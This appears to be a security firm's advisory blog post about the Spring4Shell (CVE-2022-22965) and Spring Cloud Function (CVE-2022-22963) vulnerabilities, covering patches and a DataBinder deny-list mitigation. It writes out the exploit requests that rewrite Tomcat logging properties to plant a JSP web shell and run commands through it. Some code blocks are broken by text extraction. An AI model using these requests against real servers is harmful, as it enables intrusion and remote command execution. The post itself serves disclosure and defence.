Spring4Shell: Security Analysis of the latest Java RCE '0-day' vulnerabilities in Spring

lunasec.io/docs/blog/spring-rce-vulnerabilities/

Free Wortley March 31, 2022

March 31, 2022 · 14 min read

Logo by Daniel Christensen
Originally posted March 30th, 2022.

Update, Patch Available: Patches are now available for Spring4Shell in Spring versions 5.3.18 and 5.2.20 and an official CVE has been published as CVE-2022-22965.

What is it?

Two serious vulnerabilities leading to remote code execution (RCE) have been found in the popular Spring framework, one in *Spring Core* and the other in *Spring Cloud Functions*.

Who is impacted?

Anyone using Spring on `Java 9` or newer, especially those using TomCat. Java 8 does not appear to be vulnerable.

So far, the only confirmed exploit depends on Spring being deployed with TomCat. However, other vectors may be discovered. We recommend all Spring users update, starting with those using TomCat.

The two vulnerabilities

1. Spring4Shell - an RCE in *Spring Core*

This vulnerability, dubbed "Spring4Shell", leverages class injection leading to a full RCE, and is very severe. The name "Spring4Shell" was picked because Spring Core is a ubiquitous library, similar to log4j which spawned the infamous Log4Shell vulnerability.

We believe that users running JDK version 9 and newer are vulnerable to an RCE attack. All versions of Spring Core are impacted.

There are strategies to mitigate the attack, and we believe that not all Spring servers are necessarily vulnerable, depending on other factors discussed below. That said, we currently recommend that all users apply mitigations or update if they are using Spring Core.

A CVE has now been published for this vulnerability as CVE-2022-22965.

Note: there is also an unconfirmed deserialization weakness in Spring Core that could potentially lead to an RCE for *Spring Core <=5.3.17*.

More details on this vulnerability below

2. RCE in "Spring Cloud Function"

> CVE-2022-22963: A *confirmed RCE* in *Spring Cloud Function* (<=3.1.6 and <=3.2.2).

If you're using the Spring Cloud Function library, you must upgrade to 3.1.7+ or 3.2.3+ to prevent an RCE attack.

More details on CVE-2022-22963 below

Spring4Shell

On March 29th, 2022, a set of Tweets (now deleted) were published from a Chinese Twitter account showing screenshots of a new POC 0-day exploit in the popular Java library *Spring Core*. It is being referred to as "Spring4Shell" or "SpringShell" by users online.

A CVE was added on March 31st, 2022 by the Spring developers as CVE-2022-22965.

Update: The authors of Spring have *published a patch for this with versions 5.3.18 and 5.2.20*

Applying Mitigations

A patch is now available as of March 31st, 2022 in the newest published Spring versions 5.3.18 and 5.2.20. We recommend all users update. For those unable to update, the following mitigations are possible:

According to the Praetorian post confirming the presence of an RCE in Spring Core, the currently recommended approach for is to patch `DataBinder` by adding a blacklist of vulnerable field patterns required for exploitation.

Review our section on how exploitation works and why these mitigations patch the "Class Loader Manipulation" attack vector used by the RCE.

note

Getting Spring to load `BinderControllerAdvice` may require manual steps to have it load. We'll update this guide with more details about how to do that soon.

```
import org.springframework.core.Ordered;
import org.springframework.core.annotation.Order;
import org.springframework.web.bind.WebDataBinder;
import org.springframework.web.bind.annotation.ControllerAdvice;
import org.springframework.web.bind.annotation.InitBinder;

@ControllerAdvice
@Order(10000)
public class BinderControllerAdvice {
    @InitBinder
    public void setAllowedFields(WebDataBinder dataBinder) {
        // This code protects Spring Core from a "Remote Code Execution" attack
(dubbed "Spring4Shell").
        // By applying this mitigation, you prevent the "Class Loader Manipulation"
attack vector from firing.
        // For more details, see this post: https://www.lunasec.io/docs/blog/spring-
rce-vulnerabilities/
        String[] denylist = new String[]{"class.*", "Class.*", "*.class.*",
"*.Class.*"};
        dataBinder.setDisallowedFields(denylist);


}
```

Alternatively, you can inject the mitigations by adding a method to a controller:

```
import com.pinger.fun.model.EvalBean;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.beans.propertyeditors.StringTrimmerEditor;
import org.springframework.ui.Model;
import org.springframework.web.bind.WebDataBinder;
import org.springframework.web.bind.annotation.InitBinder;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;

import javax.servlet.ServletContext;
import javax.servlet.http.HttpServletRequest;

@RestController
public class IndexController {
    @RequestMapping("/index")
    public void index(EvalBean evalBean){
        System.out.println("Hello world!");



    // You only need to add this method in one of your controllers in order to
prevent exploitation.
    @InitBinder
    public void initBinder(WebDataBinder binder) {
        // This code protects Spring Core from a "Remote Code Execution" attack
(dubbed "Spring4Shell").
        // By applying this mitigation, you prevent the "Class Loader Manipulation"
attack vector from firing.
        // For more details, see this post: https://www.lunasec.io/docs/blog/spring-
rce-vulnerabilities/
        String[] blackList = {"class.*","Class.*","*.class.*",".*Class.*"};
        binder.setDisallowedFields(blackList);
```

Our Analysis

The speculation around this RCE was initially that this was related to a change that was made to Spring Core the deprecates an old "exception cloning" function that uses Java serialization and deserialization. This is problematic because deserialization with untrusted string values, in Java, *does* allow an attacker to gain RCE.

~~However, in this case, there are mitigating factors because of where this function is exposed. By default, it's only exposed in the~~ `@CacheResult` ~~annotation (code) which requires an exception to be thrown and *then* cached. Even if this vulnerability is exploitable, it will not be as easily exploitable as Log4Shell was.~~ *This was not the attack vector originally hypothesized.*

info

Update: The originally hypothesized "Deserialization Injection" vector was not the attack vector used by the original deleted Twitter screenshots. People have confirmed that the issue is due to a weakness that enables a "Class Loader Manipulation" attack when `@RequestMapping` is used to parse a request.

Exploit Scenario Overview

We've reverse engineered this information by analyzing a few POCs like this one and by writing an app to help us test for "real" exploitation.

Consider the below code:


```
public class Greeting {
    private long id;

    public long getId() {
        return id;



    public void setId(long id) {
        this.id = id;



@Controller
public class HelloController {
    @PostMapping("/greeting")
    public String greetingSubmit(@ModelAttribute Greeting greeting, Model model) {
        return "hello";


}
```

Executing the request:

```
curl 'http://localhost:8080/greeting?id=test'
```

Will attempt to parse the query parameters `id=test` into the Plain Old Java Object (POJO) `request` which is of type `Greeting`. With this normal request, Spring's `RequestMapping` will use the setter for `id` to set the POJO's name field to `"test"`.

The vulnerability exists due to other values that can be set.



Exploring the values that can be set using query parameters, we see that `class` is accessible. We can traverse the properties of `class` with our query parameter and locate a field that we can both write to and has meaning to the execution of the program:

```
curl 'http://localhost:8080/spring4shell?
class.module.classLoader.resources.context.parent.pipeline.first.pattern=test'
```

Subsequent requests can be issued which set the following Tomcat logging properties:

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bprefix%
1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-
1)%7B%20out.println(new%20String(b))%3B%20%7D%20%25%7Bsuffix%7Di
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROO
class.module.classLoader.resources.context.parent.pipeline.first.prefix=shell
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

Exploiting this vulnerability is similar to the method for exploiting CVE-2010-1622.

Issuing a final request will use the values that have been set to exploit the vulnerability

```
curl http://localhost:8080/shell.jsp?cmd=whoami
```

A file will be written to: `webapps/ROOT/shell.jsp` and it will contain the payload from the Tomcat pattern property set above. This file will be used for format the logs for the server and an arbitrary command can be passed in using the query parameter `cmd`.

It is important to note that this has only been tested to work on an Apache Tomcat server. Without being run on a Tomcat server, the above logging properties will not exist. Another, as of yet unknown method of exploitation would be needed.

Test the Exploit yourself

You can now test the end-to-end exploitation of Spring4Shell with this vulnerable app and exploit we have published. This is a fork of reznok's Spring4Shell POC. Code for the exploit can be found in this file.

We've gone through and verified that this exploit is functional by building on the work of the many other security researchers digging into this. As we continue to work on it, we'll be adding additional changes to that repo.

From sketchy Twitter screenshots to a working POC in under 48 hours! It's been a wild ride, y'all. Thank you, everybody working on this, for your help to make that possible!

CVE-2022-22963 - A Separate Vulnerability

A serious RCE vulnerability discovered in the *Spring Cloud Function* library. This is a separate vulnerability than Spring4Shell, discussed above.

Because this vulnerability was discovered almost simultaneously alongside Spring4Shell, and was first to have a CVE published, there was much confusion between the two online. This is being tracked by CVE-2022-22963, and it affects the *Spring Cloud Function* library *only* which is a separate Java library from *Spring Core*.

This vulnerability currently has a *CVSS score of 5.7* and has known POCs available on Twitter and GitHub (another).

Our Analysis

This vulnerability is real. If you're using the Spring Cloud Function library, you should upgrade to 3.1.7+ or 3.2.3+ to mitigate this RCE.

The Current Situation

Trying to understand what information is "real" and what mitigations actually work is very difficult before a CVE is published. That was especially true when the Spring developers themselves originally denied that there was a problem.

Now that an official CVE and Spring patches have been published, there is a clear mitigation path for users.

This was a particularly confusing situation because two vulnerabilities were published in Spring spring packages (Spring Core and Spring Cloud Function) at almost the same time. Now that an official CVE for Spring4Shell has been published as CVE-2022-22965, it's much clearer to differentiate the two.

What is important to remember is that this vulnerability is *NOT* as bad a Log4Shell. All attack scenario are more complex and have more mitigating factors than Log4Shell did because of the nature of how ~~deserialization exploits~~ *Class Loader Manipulation* attacks work in Java.

With Log4Shell, exploitation was trivial and an exploit could be written in seconds that worked on most apps.

With Spring4Shell, exploitation requires deep Java knowledge to get a functioning POC. Class Loader Manipulation is more complicated to understand than the Log4Shell vulnerability.

Some Context

Deserialization alone is not a CVE

Why not declare this a problem immediately and add to the panic?

When we initially wrote this post, the level of uncertainty was *much higher* than it is now. And, by itself, Code Execution isn't terribly concerning. JavaScript still has the `eval` function included in every Node.js server or browser, but it's not considered to be a security vulnerability until an attacker has a way to feeding string input into `eval` with content they control.

In order to achieve that, for most applications, an attacker would have to be able to modify the application's source code directly in order to give themselves access to execute `eval`. And, at that point, they wouldn't need `eval` anymore because they can just put in their own code anyway!

That's what why security experts call them "Remote Code Execution" (RCE) attacks. We're only ever concerned when an unauthorized user is able to *Remotely* execute code. That's what made Log4Shell such a bad RCE vulnerability because developers log user-controlled variables (like usernames) all the time!

Similarities to Log4Shell

There are a lot of similarities between Spring4Shell and Log4Shell beyond their names. Back in December we were the first team to write about the (at the time speculated) Java RCE vulnerability in log4j that we found floating around on Twitter.

We initially named that vulnerability "Log4Shell" because, at the time, because CVE-2021-44228 hadn't been published nor had the Apache team published about any security notices about the issue.

And, just like then, misinformation was able to spread quickly and easily. It's much easier to photoshop a screenshot showing an exploit and "redact the details" than it is to investigate a security vulnerability in a large code base like Spring Core. It's also easy to tell people how to "fix" the vulnerability without any proof that the mitigations are effective. (Which is why a 2nd CVE was published in log4j.)

Users on Twitter have been calling this possible RCE "Spring4Shell" to differentiate the RCE vulnerabilities. We're doubling down on that term, in lieu of a proper CVE, to help users search for it separately from the other RCE mentioned in this post.

Fortunately, this isn't the first "incident" we've responded to, and we're happy to help tame the chaos. See our list of kudos at the bottom of this post to see who else helped us write this!

Get notified automatically

We've been actively posting small updates and details in this Twitter thread. If you'd like to get automatically updated about new developments relating to Spring4Shell, you may subscribe to our newsletter at the bottom of this post.

You can join our email updates newsletter at the bottom of this post to receive updates from us whenever we publish them.

We promise not to spam you and to only email you a few times per month. We're just a team of Security Engineers building Open Source Application Security tooling, and not a company trying to just hop on the latest vulnerability hype train.

In addition, we're currently building an Open Source tool called LunaTrace that is designed to notify you when new vulnerabilities like this one are found in your code. The code is available on GitHub and our hosted version is available to try out (it's still under active development, so expect bugs). It's also available as a GitHub App that will scan your Pull Requests automatically for new vulnerabilities.

Contact Us

If you'd like to contribute any specific information about this vulnerability, we encourage you to add it to this blog post directly by adding it yourself on GitHub! Once you do, please send us a Pull Request.

You can also email us with any discoveries or corrections. Or, mention us on Twitter. We're happy to retweet anything valuable.

About Us

> **"It's an order of magnitude less work to create a lie than to refute one."** - *A former colleague*

Why listen to us?

With chaos everywhere, it can be hard to know who to trust. So why this post versus any other?

We're all Security Engineers with experience dealing with chaos. In addition to writing a mitigation guide for Log4Shell, we've also been validating bug reports professionally for years. We helped run the Bug Bounties at Uber and Snapchat, wading through many false reports. Because of that, we work hard to verify vulnerabilities *before* we sound the alarm.

We're committed to only publishing the facts and our thoughts *after* we've had time to understand them.

Help us build Open Source AppSec Tools

If this post helped you, please consider saying thank you. We do the work of publishing these posts for free because we believe that it's the best way to contribute back to the world. Cyberattacks are a real problem, and the current war in Ukraine has only added to that risk.

How to help us:

- Star us on GitHub and check out our tools,
- Subscribe to our newsletter below (only a few emails per month, promise!),
- Follow us on Twitter and retweet this thread,
- Email us about using trying an early build of LunaTrace.

References

We wanted to say "thank you" to the following authors for their assistance helping to warn others about this.

- Thank you BugAlert.org for their post about this on GitHub.
- Thank you to CyberKendra for their post translating content from Chinese to English and warning others.
- Thank you to Praetorian for digging into this exploit, figuring it out, and working with the Spring developers to help get a patch released!
- Thank you to Daniel Christensen for providing a logo like the old OG Log4Shell one!

Updates

1. 3/30/22 @ 10am PDT: First post.

2. 3/30/22 @ 3pm PDT: Updated the post with more details from Praetorian, and refactored the content to make it easier to read.
3. 3/31/22 @ 12:08 PDT: Update exploitation details of the vulnerability now that we know how to exploit it.
4. 3/31/22 @ 12:55pm PDT: Added information about the new CVE and available patch versions from the Spring devs.
5. 3/31/22 @ 3:58pm PDT: Fixed a typo with the Spring versions. They were the versions from Spring Boot, not Spring itself.
6. 3/31/22 @4:57pm PDT: Added information about an end-to-end vulnerable app + POC.
7. 4/1/22 @6:00pm PDT: Major article rework / reorganization. Many outdated statements that were previous struck-through have been deleted.